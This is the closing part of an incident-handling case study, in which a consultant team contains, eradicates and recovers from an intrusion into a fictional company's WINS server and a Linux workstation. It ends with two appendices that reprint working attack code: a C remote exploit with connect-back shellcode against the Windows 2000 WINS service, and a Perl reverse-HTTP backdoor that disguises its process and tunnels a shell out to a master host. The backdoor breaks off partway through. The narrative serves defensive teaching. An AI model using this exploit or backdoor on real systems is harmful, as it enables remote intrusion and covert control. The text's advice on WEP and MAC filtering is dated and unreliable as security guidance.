


Figure 20 - Remote connection to WINS server

Later that day the wireless auditing reveled that Mega Corp did not have any type of security enabled. The consultants were convinced that was the way the attacker gained access to the network. They examined the access point to check for DHCP log. The log confirmed their suspicion. There were logs showing IP issued in the middle of the night.



Containment

After identifying all the exploits, tools, rootkits, and weaknesses in the network, the consultants decided to take the two compromised computers offline. They pulled the power cord off instead of shutting down gracefully to preserve the evidence. After the computers were pulled, two new hard drives were installed in both systems and the original hard drive was imaged to both of these new hard drives. The consultant in charge of these computers used the "dd" forensic tool to image the hard drives. He typed the following command to copy content of the original drive to each secondary drive bit by bit.

```
dd if=/dev/sda  of=/dev/sdb
dd if=/dev/sda  of=/dev/sdc
```

After completing the hard drive imaging, he put the original in a safe for evidence. He left one of the images on the computer and took the other hard drive for further forensic analysis.

The consultant's vulnerability assessment revealed weak passwords and password cracking tools on one of the compromised computers. In response, Mega Corp decided to implement a strong password policy. They helped John to set up strong a password policy that requires at least 8 characters with special characters and numbers. A change to the Microsoft domain group security policy immediately required everybody to change password on next logon. An announcement was made to everybody in the company to immediately logoff and log back on at which point they were prompted to change their password. While this only affected Microsoft workstations and servers, John and his team felt the very few non-windows boxes were secured adequately.

Using the report from the Vulnerability assessment, John and the helpdesk engineer were able to locate un-patched computers and apply current security patches.

John added a firewall rule to limit access to internal servers via terminal services from only few predefined IP addresses. Any connection attempt from any other IP address would be dropped.

They say you are as strong as your weakest link and Mega Corps weakest link was their wireless access point. Although the perimeter security of Mega Corp was solid, their wireless access point was completely unsecured allowing the attacker to penetrate the network. To mitigate this problem, Mega Corp implemented WEP encryption with strong keys. They also appended their wireless security policy to include WEP key rotation every two weeks. Furthermore they configured the access point not to broadcast SSID, blocked any device attempting to connect with empty SSID, and they enabled MAC address filtering. Computer with their MAC addresses already registered with the access point only would be allowed to connect.

Eradication

There were several root causes that allowed the attack to be successful. The major offender was lack of wireless security. The lack of wireless security was eliminated by utilizing strong WEP, using MAC address filtering, disabling SSID broadcasting and by rejecting connection with an empty SSID.

Snort alerts showing vulnerability assessment against two target systems got the IT manager alerted to a possible compromise. Further investigation showed that the attacker used a WINS remote code execution exploit against the WINS server. Security professionals were called to assist on incident handling process. By connecting to the WINS server remotely, the consultants were able to locate a hidden directory. The directory was hidden using AFX rootkit. This was determined by examining the codes found in the hidden directory. The rootkit was deleted including all the other tools the attacker uploaded to the server.

There was an unusual user account found during the identification phase on the WINS server. The user name was deleted and strong password policy was implemented to prevent future password compromise.

The Linux workstation had a Backdoor that was discovered. The IT manager used a live Fire forensic tool kit to boot the Linux workstation. He then mounted the hard drive and performed virus scan. The backdoor was detected by the tool. After getting a copy of the backdoor for investigation, it was deleted off the workstation.

Recovery

Fortunately for Mega Corp, the two computers that were compromised are not mission critical. Although the security consultants and Mega Corp IT team were able to eradicate the Backdoors and rootkits, they decided that it is important to reformat and reinstall the operating systems and applications. So, the computers were formatted followed by the installation of operating system and applications. Patches and updates were downloaded using computers already updated with latest security patches. First security patches for the operating system was installed followed by patches for the applications. This guaranteed that the computers are returned to a “known good” state. Patch management software has been suggested and is in future plans for implementation.

To protect the computers against similar exploit from happening in the future, all Linux workstations got anti-virus installed on them. The vulnerability assessment tool that Mega Corp IT department uses (Nessus) plugins was updated to the latest available. Vulnerability assessment was then performed on the two newly recovered computers and later the whole network. To make absolutely sure, the consultants used the same WINS exploit against the WINS

server. The exploit attempt was not successful. Password cracking tool, John, was used on the password files to verify the strength of passwords.

The initial penetration point was secured by using strong WEP, MAC address filtering, disabling SSID broadcast and disallowing computers connecting to the access point with empty SSID.

Lessons Learned

Mega Corp's IT team did outstanding job protecting the DMZ and have a very strict firewall rule set. The mistake that the IT team made was by assuming the internal network was secure and by not keeping up with their security updates. The internal network should be protected the same way that you would protect the DMZ. Statistics show that most of computer attacks are performed by employees. It is good practice to implement a patch management system to update computers as soon as patches are available. However, new patches should first be tested before they are applied to production computers.

There are a lot of excellent patch management software available in the market. An example of commercial patch management software is Patchlink. Patchlink is available at http://www.patchlink.com. There is also free patch management software that is distributed by Microsoft Corporation. Microsoft uses SUS (Software Update Services) for patch management. This software is available freely at http://www.microsoft.com/windowsserversystem/sus/default.mspx.

Although the IT team periodically performed vulnerability tests against their systems, they failed to update the plugins. If current plugins are not used, new vulnerabilities will not be detected. You can set cron job to daily update Nessus plugins. The following command will do just that.

```
15 3 * * * /usr/local/sbin/nessus-update-plugins
```

Many times employees install wireless access points without consulting the IT department. More often than not, the access points are not configured with security in mind. IT departments should provide employee awareness programs. Wireless auditing should also be part of their periodic vulnerability assessment program.

Anti-virus tools should be installed on all systems. These tools should also be configured to automatically updated virus signatures daily. Good anti-virus software will detect viruses, worms, Trojans, and Backdoors. Multiple layer of protection is required to minimize the threats to your network.

Using strong passwords is also highly recommended. Password policy should be implemented. Maximum password age should be set to force users to change their passwords periodically. Passwords should also include alphanumeric and special characters. Also, minimum password length should

be required.

Intrusion detection system (IDS) is crucial in detecting unauthorized access and reconnaissance attempts. Many organizations make a mistake of having IDS, but they do not allow enough time for monitoring them. IDS logs are useless unless they are checked. If a company has the budget it is recommended to retain the services of Managed Security Service Providers (MSSP). MSSPs have security experts that monitor IDS alerts in real time 24 hrs a day, 7 days a week and 365 days a year. Incidents will be detected and mitigated in a short period of time.

Conclusion

The next day Billy came back to Mega Corp to finish his work. He went back to the back of the building as he did pervious days. He powered his laptop and tried to connect to Mega Corp's access point. He was unable to connect to it due to the newly enabled WEP. He then connected to one of the access points that belonged to one of the businesses. He tried to connect to the WINS server using terminal services. Since the terminal services connection has been secured he was not able to connect to it. At this time Billy started to sweat. He knew that he has been discovered. Just as he was trying to leave, he was met by a local police. Apparently, John has been waiting for him to come back. Billy was charged for his crimes.

Appendix A: WINS Remote Code execution Code

```
/*************************************************************/
/* ZUCWins 0.1 - Wins 2000 remote root exploit
*/
/* Exploit by : <zuc@hack.it>
```

```
*/
/* works on Windows 2000 SP3/SP4 probably every language
*/
/************************************************************/

/* Successfully tested by K-OTik Security on Win2k ENGLISH & FRENCH
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <time.h>
#include <netinet/in.h>
#include <curses.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>

       char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";

char mess[] =
"\x00\x03\x0d\x4c\x77\x77\xFF\x77\x05\x4e\x00\x3c\x01\x02\x03\x04"
//
"\x00\x03\x0d\x4c\x77\x77\xFF\x77\x05\x4e\x00\x3c\x01\x02\x03\x04"

"\x6c\xf4\x3d\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00
\x02\
x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x
05";
```

```
char rep[] =

"\x90\x01\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90
\x00\
x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x03\x4e\x05\x90\x00\x4e\x
05";
void usage();

int main(int argc, char *argv[])
{
int i,sock,sock2,sock3,addr,len=16;
int rc;
  unsigned long XORIP = 0x93939393;
  unsigned short XORPORT = 0x9393;
int cbport;
long cbip;

struct sockaddr_in mytcp;
struct hostent * hp;

if(argc<4 || argc>4)
usage();

cbport = htons(atoi(argv[3]));
cbip = inet_addr(argv[2]);
cbport ^= XORPORT;
cbip ^= XORIP;
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);

char mess2[200000];
memset(mess2,0,sizeof(mess2));
char mess3[210000];
memset(mess3,0,sizeof(mess3));
int ir;
for(ir =0;ir<200000;ir++)mess2[ir]='\x90';
memcpy(mess3,mess,sizeof(mess)-1);
int r=0;int le=sizeof(mess)-1;
for(r;r<30;r++)
{
       memcpy(mess3+le,rep,sizeof(rep)-1);
       le+=sizeof(rep)-1;
}
memcpy(mess3+le,mess2,200000);
memcpy(mess3+le+198000,shellcode,sizeof(shellcode));
int lenr=le+200000+sizeof(shellcode);
hp = gethostbyname(argv[1]);

addr = inet_addr(argv[1]);

sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
//printf("socket() error...\n");
exit(-1);
}

mytcp.sin_addr.s_addr = addr;
```

```
mytcp.sin_family = AF_INET;

mytcp.sin_port=htons(42);

printf("[*] connecting the target\n");

rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct
sockaddr_in));
printf("[*] sending exploit\n");
send(sock,mess3,lenr,0);
printf("[*] exploit sent\n");
sleep(5);
shutdown(sock,1);
close(sock);
shutdown(sock,2);
close(sock2);
shutdown(sock,3);
close(sock3);
exit(0);
}

void usage()
{
unsigned int a;
printf("\nUsage: <victim-host> <connectback-ip> <connectback
port>\n");
printf("Sample: ZUC-WINShit www.vulnwins.com 31.33.7.23 31337\n\n");
exit(0);
}
```


Appendix B: WWW reverse Shell Code

```
#!/usr/bin/perl
#
# Reverse-WWW-Tunnel-Backdoor v2.0
# (c) 1998-2002 by van Hauser / [THC] - The Hacker's Choice
<vh@reptile.rug.ac.be>
# Check out http://www.thehackerschoice.com
```

```
# Proof-of-Concept Program for the paper "Placing Backdoors through
Firewalls"
# available at the website above in the "Articles" section.
#

# Greets to all THC, TESO, ADM and #bluebox guys

# verified to work on Linux, Solaris, AIX and OpenBSD

# BUGS: some Solaris machines: select(3) is broken, won't work there
#       on some systems Perl's recv is broken :-( (AIX, OpenBSD) ...
#       we can't make proper receive checks here. Workaround
implemented.
#
# HISTORY:
# v2.0: HTTP 1.0 protocol compliance (finally ;-)
# v1.6: included www-proxy authentication ;-))
# v1.4: porting to various unix types (and I thought perl'd be
portable...)
# v1.3: initial public release of the paper including this tool

#
# GENERAL CONFIG (except for $MASK, everything must be the same
#                for MASTER and SLAVE is this section!)
#
$MODE="POST";                   # GET or POST
$CGI_PREFIX="/cgi-bin/orderform";# should look like a valid cgi.
$MASK="vi";                     # for masking the program's process
name
$PASSWORD="THC";                # anything, nothing you have to
rememeber
                                # (not a real "password" anyway)
#
# MASTER CONFIG (specific for the MASTER)
#
$LISTEN_PORT=8080;    # on which port to listen (80 [needs root] or
8080)
$SERVER="127.0.0.1"; # the host to run on (ip/dns) (the SLAVE needs
this!)

#
# SLAVE CONFIG (specific for the SLAVE)
#
$SHELL="/bin/sh -i";  # program to execute (e.g. /bin/sh)
$DELAY="3";           # time to wait for output after your command(s)
#$TIME="14:39";              # time when to connect to the master
(unset if now)
#$DAILY="yes";        # tries to connect once daily if set with
something
#$PROXY="127.0.0.1";  # set this with the Proxy if you must use one
#$PROXY_PORT="3128";  # set this with the Proxy Port if you must use
one
#$PROXY_USER="user";  # username for proxy authentication
#$PROXY_PASSWORD="pass";# password for proxy authentication
#$DEBUG="yes";        # for debugging purpose, turn off when in
production
$BROKEN_RECV="yes";   # For AIX & OpenBSD, NOT for Linux & Solaris
```

```
# END OF CONFIG              # nothing for you to do after this
point #

################## BEGIN MAIN CODE ##################

require 5.002;
use Socket;

$|=1;                        # next line changes our process name
if ($MASK) { for ($a=1;$a<80;$a++){$MASK=$MASK."\000";}  $0=$MASK; }
undef $DAILY   if (! $TIME);
if ( !($PROXY) || !($PROXY_PORT) ) {
       undef $PROXY;
       undef $PROXY_PORT;
}
$protocol = getprotobyname('tcp');

if ($ARGV[0] ne "slave" && $ARGV[0] ne "daemon" && $ARGV[0] ne
"master" && $ARGV[1] eq "") {
       print STDOUT "Proof-of-Concept Program for the paper
\"Placing Backdoors through Firewalls\"\navailable at
http://www.thehackerschoice.com in the \"Articles\" section.\n";
       print STDOUT "Commandline options for rwwwshell:\n\tmaster\t-
master mode\n\tslave\t- slave mode\n";
       exit(0);
}

if ($ARGV[0] eq "slave") {
       print STDOUT "starting in slave mode\n";
       $SLAVE_MODE = "yeah";
}

# check for a correct mode
if ($MODE ne "GET" && $MODE ne "POST") {
       print STDOUT "Error: MODE must either be GET or POST, re-edit
this perl config\n";
       exit(-1);
}

if (! $SLAVE_MODE) {
       &master;
} else {
       &slave;
}
# END OF MAIN FUNCTION

############### SLAVE FUNCTION ###############

sub slave {
       $pid = 0;
       $PROXY_SUFFIX = "Host: " . $SERVER . "\r\nUser-Agent:
Mozilla/4.0\r\nAccept: text/html, text/plain, image/jpeg,
image/*;\r\nAccept-Language: en\r\n";
       if ($PROXY) {         # setting the real config (for Proxy
Support)
              $REAL_SERVER = $PROXY;
              $REAL_PORT = $PROXY_PORT;
              $REAL_PREFIX = $MODE . " http://" . $SERVER . ":" .
```

```
$LISTEN_PORT
                        . $CGI_PREFIX;
                $PROXY_SUFFIX = $PROXY_SUFFIX . "Pragma: no-
cache\r\n";
                if ( $PROXY_USER && USER_PASSWORD ) {
                        &base64encoding;
                        $PROXY_SUFFIX = $PROXY_SUFFIX . $PROXY_COOKIE;
                }
        } else {
                $REAL_SERVER = $SERVER;
                $REAL_PORT = $LISTEN_PORT;
                $REAL_PREFIX = $MODE . " " . $CGI_PREFIX;
        }
        $REAL_PREFIX = $REAL_PREFIX . "?"    if ($MODE eq "GET");
        $REAL_PREFIX = $REAL_PREFIX . " HTTP/1.0\r\n"       if ($MODE
eq "POST");
AGAIN:  if ($pid) { kill 9, $pid; }
        if ($TIME) {                    # wait until the specified $TIME
                $TIME =~ s/^0//;        $TIME =~ s/:0/:/;
                (undef,$min,$hour,undef,undef,undef,undef,undef,undef)
                        = localtime(time);
                $t=$hour . ":" . $min;
                while ($TIME ne $t) {
                        sleep(28); # every 28 seconds we look at the
watch

        (undef,$min,$hour,undef,undef,undef,undef,undef,undef)
                                = localtime(time);
                        $t=$hour . ":" .$min;
                }
        }
        print STDERR "Slave activated\n"     if $DEBUG;
        if ($DAILY) {                   # if we must connect daily,
we'll
                if (fork) {             # fork the daily shell process
to
                        sleep(69);      # ensure the master control
process
                        goto AGAIN;     # won't get stuck by a fucking
cmd
                }                       # the user executed.
        print STDERR "forked\n" if $DEBUG;
        }
        $address = inet_aton($REAL_SERVER) || die "can't resolve
server\n";
        $remote = sockaddr_in($REAL_PORT, $address);
        $forked = 0;
GO:     close(THC);
        socket(THC, &PF_INET, &SOCK_STREAM, $protocol)
                or die "can't create socket\n";
        setsockopt(THC, SOL_SOCKET, SO_REUSEADDR, 1);
        if (! $forked) {                # fork failed? fuck, let's try
again
                pipe R_IN, W_IN;          select W_IN;  $|=1;
                pipe R_OUT, W_OUT;        select W_OUT; $|=1;
                $pid = fork;
                if (! defined $pid) {
                        close THC;
```

```
                        close R_IN;    close W_IN;
                        close R_OUT;   close W_OUT;
                        goto GO;
                }
                $forked = 1;
        }
        if (! $pid) {           # this is the child process (execs
$SHELL)
                close R_OUT;   close W_IN;    close THC;
                print STDERR "forking $SHELL in child\n"   if $DEBUG;
                open STDIN,  "<&R_IN";
                open STDOUT, ">&W_OUT";
                open STDERR, ">&W_OUT";
                exec $SHELL || print W_OUT "couldn't spawn $SHELL\n";
                close R_IN;     close W_OUT;
                exit(0);
        } else {                # this is the parent (data control +
network)
                close R_IN;
                sleep($DELAY); # we wait $DELAY for the commands to
complete
                vec($rs, fileno(R_OUT), 1) = 1;
                print STDERR "before: allwritten2stdin\n"   if $DEBUG;
                select($r = $rs, undef, undef, 30);
                print STDERR "after : wait for allwritten2stdin\n" if
$DEBUG;
                sleep(1);      # The following readin of the command
output
                $output = "";  # looks weird. It must be! every system
                vec($ws, fileno(W_OUT), 1) = 1;     # behaves
different :-((
                print STDERR "before: readwhiledatafromstdout\n"   if
$DEBUG;
                while (select($w = $ws, undef, undef, 1)) {
                        read R_OUT, $readout, 1 || last;
                        $output = $output . $readout;
                }
                print STDERR "after : readwhiledatafromstdout\n"   if
$DEBUG;
                print STDERR "before: fucksunprob\n" if $DEBUG;
                vec($ws, fileno(W_OUT), 1) = 1;
                while (! select(undef, $w=$ws, undef, 0.001)) {
                        read R_OUT, $readout, 1 || last;
                        $output = $output . $readout;
                }
                print STDERR "after : fucksunprob\n" if $DEBUG;
                print STDERR "send 0byte to stdout, fail->exit\n"   if
$DEBUG;
                print W_OUT "\000" || goto END_IT;
                print STDERR "before: readallstdoutdatawhile!eod\n" if
$DEBUG;
                while (1) {
                        read R_OUT, $readout, 1 || last;
                        last  if ($readout eq "\000");
                        $output = $output . $readout;
                }
                print STDERR "after : readallstdoutdatawhile!eod\n" if
$DEBUG;
```

```
                &uuencode;     # does the encoding of the shell output
                if ($MODE eq "GET") {
                        $encoded = $REAL_PREFIX . $encoded . "
HTTP/1.0\r\n";
                        $encoded = $encoded . $PROXY_SUFFIX;
                        $encoded = $encoded . "\r\n";
                } else {       # $MODE is "POST"
                        $encoded = $REAL_PREFIX . $PROXY_SUFFIX
                         . "Content-Type: application/x-www-form-
urlencoded\r\n\r\n"
                         . $encoded . "\r\n";
                }
                print STDERR "connecting to remote, fail->exit\n" if
$DEBUG;
                connect(THC, $remote) || goto END_IT;       # connect
to master
                print STDERR "send encoded data, fail->exit\n" if
$DEBUG;
                send (THC, $encoded, 0) || goto END_IT;     # and send
data
                $input = "";
                vec($rt, fileno(THC), 1) = 1;  # wait until master
sends reply
                print STDERR "before: wait4answerfromremote\n"     if
$DEBUG;
                while (! select($r = $rt, undef, undef, 0.00001)) {}
                print STDERR "after : wait4answerfromremote\n"     if
$DEBUG;
                print STDERR "read data from socket until eod\n" if
$DEBUG;
                $error="no";
#               while (1) {           # read until EOD (End Of Data)
                        print STDERR "?"      if $DEBUG;
        # OpenBSD 2.2 can't recv here! can't get any data! sucks ...
                        recv (THC, $readin, 16386, 0) || undef $error;
#                       if ((! $error) and (! $BROKEN_RECV)) { goto OK;
}
                        print STDERR "!"      if $DEBUG;
                        goto OK  if (($readin eq "\000") or ($readin eq
"\n")
                                or ($readin eq ""));
                        $input = $input . $readin;
#               }
OK:             print STDERR "\nall data read, entering OK\n"      if
$DEBUG;
                print STDERR "RECEIVE: $input\n"     if $DEBUG;
                $input =~ s/.*\r\n\r\n//s;
                print STDERR "BEFORE DECODING: $input\n"    if $DEBUG;
                &uudecode;            # decoding the data from the
master
                print STDERR "AFTER DECODING: $decoded\n"   if $DEBUG;
                print STDERR "if password not found -> exit\n"     if
$DEBUG;
                goto END_IT    if ($decoded =~ m/^$PASSWORD/s == 0);
                $decoded =~ s/^$PASSWORD//;
                print STDERR "writing input data to $SHELL\n"      if
$DEBUG;
                print W_IN "$decoded" || goto END_IT;       # sending
```

```
the data
                sleep(1);                               # to the shell
proc.
                print STDERR "jumping to GO\n"          if $DEBUG;
                goto GO;
        }
END_IT: kill 9, $pid;  $pid = 0;
        exit(0);
} # END OF SLAVE FUNCTION

############### MASTER FUNCTION ###############

sub master {
        socket(THC, &PF_INET, &SOCK_STREAM, $protocol)
                or die "can't create socket\n";
        setsockopt(THC, SOL_SOCKET, SO_REUSEADDR, 1);
        bind(THC, sockaddr_in($LISTEN_PORT, INADDR_ANY)) || die
"can't bind\n";
        listen(THC, 3) || die "can't listen\n";             # print
the HELP
        print STDOUT '
Welcome to the Reverse-WWW-Tunnel-Backdoor v2.0 by van Hauser / THC
...

Introduction:  Wait for your SLAVE to connect, examine it\'s output
and then
               type in your commands to execute on SLAVE. You\'ll
have to
               wait min. the set $DELAY seconds before you get the
output
               and can execute the next stuff. Use ";" for multiple
commands.
               Trying to execute interactive commands may give you
headache
               so beware. Your SLAVE may hang until the daily connect
try
               (if set - otherwise you lost).
               You also shouldn\'t try to view binary data too ;-)
               "echo bla >> file", "cat >> file <<- EOF", sed etc.
are your
               friends if you don\'t like using vi in a delayed line
mode ;-)
               To exit this program on any time without doing harm to
either
               MASTER or SLAVE just press Control-C.
               Now have fun.
';

YOP:    print STDOUT "\nWaiting for connect ...";
        $remote=accept (S, THC)  ||  goto YOP;              # get the
connection
        ($r_port, $r_slave)=sockaddr_in($remote);   # and print the
SLAVE
        $slave=gethostbyaddr($r_slave, AF_INET);    # data.
        $slave="unresolved" if ($slave eq "");
        print STDOUT " connect from
$slave/".inet_ntoa($r_slave).":$r_port\n";
        select S;      $|=1;
```

```
        select STDOUT; $|=1;
        $input = "";
        vec($socks, fileno(S), 1) = 1;
        $error="no";
#       while (1) {                  # read the data sent by the
slave
                while (! select($r = $socks, undef, undef, 0.00001))
{}
                recv (S, $readin, 16386, 0) || undef $error;
                if ((! $error) and (! $BROKEN_RECV)) {
                    print STDOUT "[disconnected]\n";
                }
#               $readin =~ s/\r//g;
#               $input = $input . $readin;
#               last  if ( $input =~ m/\r\n\r\n/s );
                $input = $readin;
                print STDERR "MASTER RECEIVE: $input\n"     if $DEBUG;
#       }
        &hide_as_broken_webserver  if ( $input =~ m/$CGI_PREFIX/s ==
0 );
        if ( $input =~ m/^GET /s ) {
                $input =~ s/^.*($CGI_PREFIX)\??//s;
                $input =~ s/\r\n.*$//s;
        } else { if ( $input =~ m/^POST /s ) {
                $input =~ s/^.*\r\n\r\n//s;
        } else { if ( $input =~ m/^HEAD /s ) {
                &hide_as_broken_webserver;
        } else {
                close S;
                print STDOUT "Warning! Illegal server access!\n";   #
report to user
                goto YOP;
        } } }
        print STDERR "BEFORE DECODING: $input\n"    if $DEBUG;
        &uudecode;           # decoding the data from the slave
        &hide_as_broken_webserver  if ( $decoded =~ m/^$PASSWORD/s ==
0 );
        $decoded =~ s/^$PASSWORD//s;
        $decoded = "[Warning! No output from remote!]\n>" if
($decoded eq "");
        print STDOUT "$decoded";     # showing the slave output to
the user
        $output = <STDIN>;           # and get his input.
        &uuencode;           # encode the data for the slave
        $encoded = "HTTP/1.1 200 OK\r\nConnection: close\r\nContent-
Type: text/plain\r\n\r\n" . $encoded . "\r\n";
        send (S, $encoded, 0) || die "\nconnection lost!\n";       #
and send it
        close (S);
        print STDOUT "sent.\n";
        goto YOP;            # wait for the next connect from the
slave
} # END OF MASTER FUNCTION

###################### MISC. FUNCTIONS ####################

sub uuencode { # does the encoding stuff for error-free data transfer
via WWW
```

```
       $output = $PASSWORD . $output;              # PW is for error
checking and
        $uuencoded = pack "u", "$output";    # preventing sysadmins
from
        $uuencoded =~ tr/'\n)=(:;&><,#$*%]!\@"`\\\-'       # sending
you weird
                        /'zcadefghjklmnopqrstuv'    # data. No real
                        /;                          # security!
        $uuencoded =~ tr/"'"/'b'/;
       if ( ($PROXY) && ($SLAVE_MODE) ) {# proxy drops request if >
4kb
               $codelength = (length $uuencoded) + (length
$REAL_PREFIX) +12;
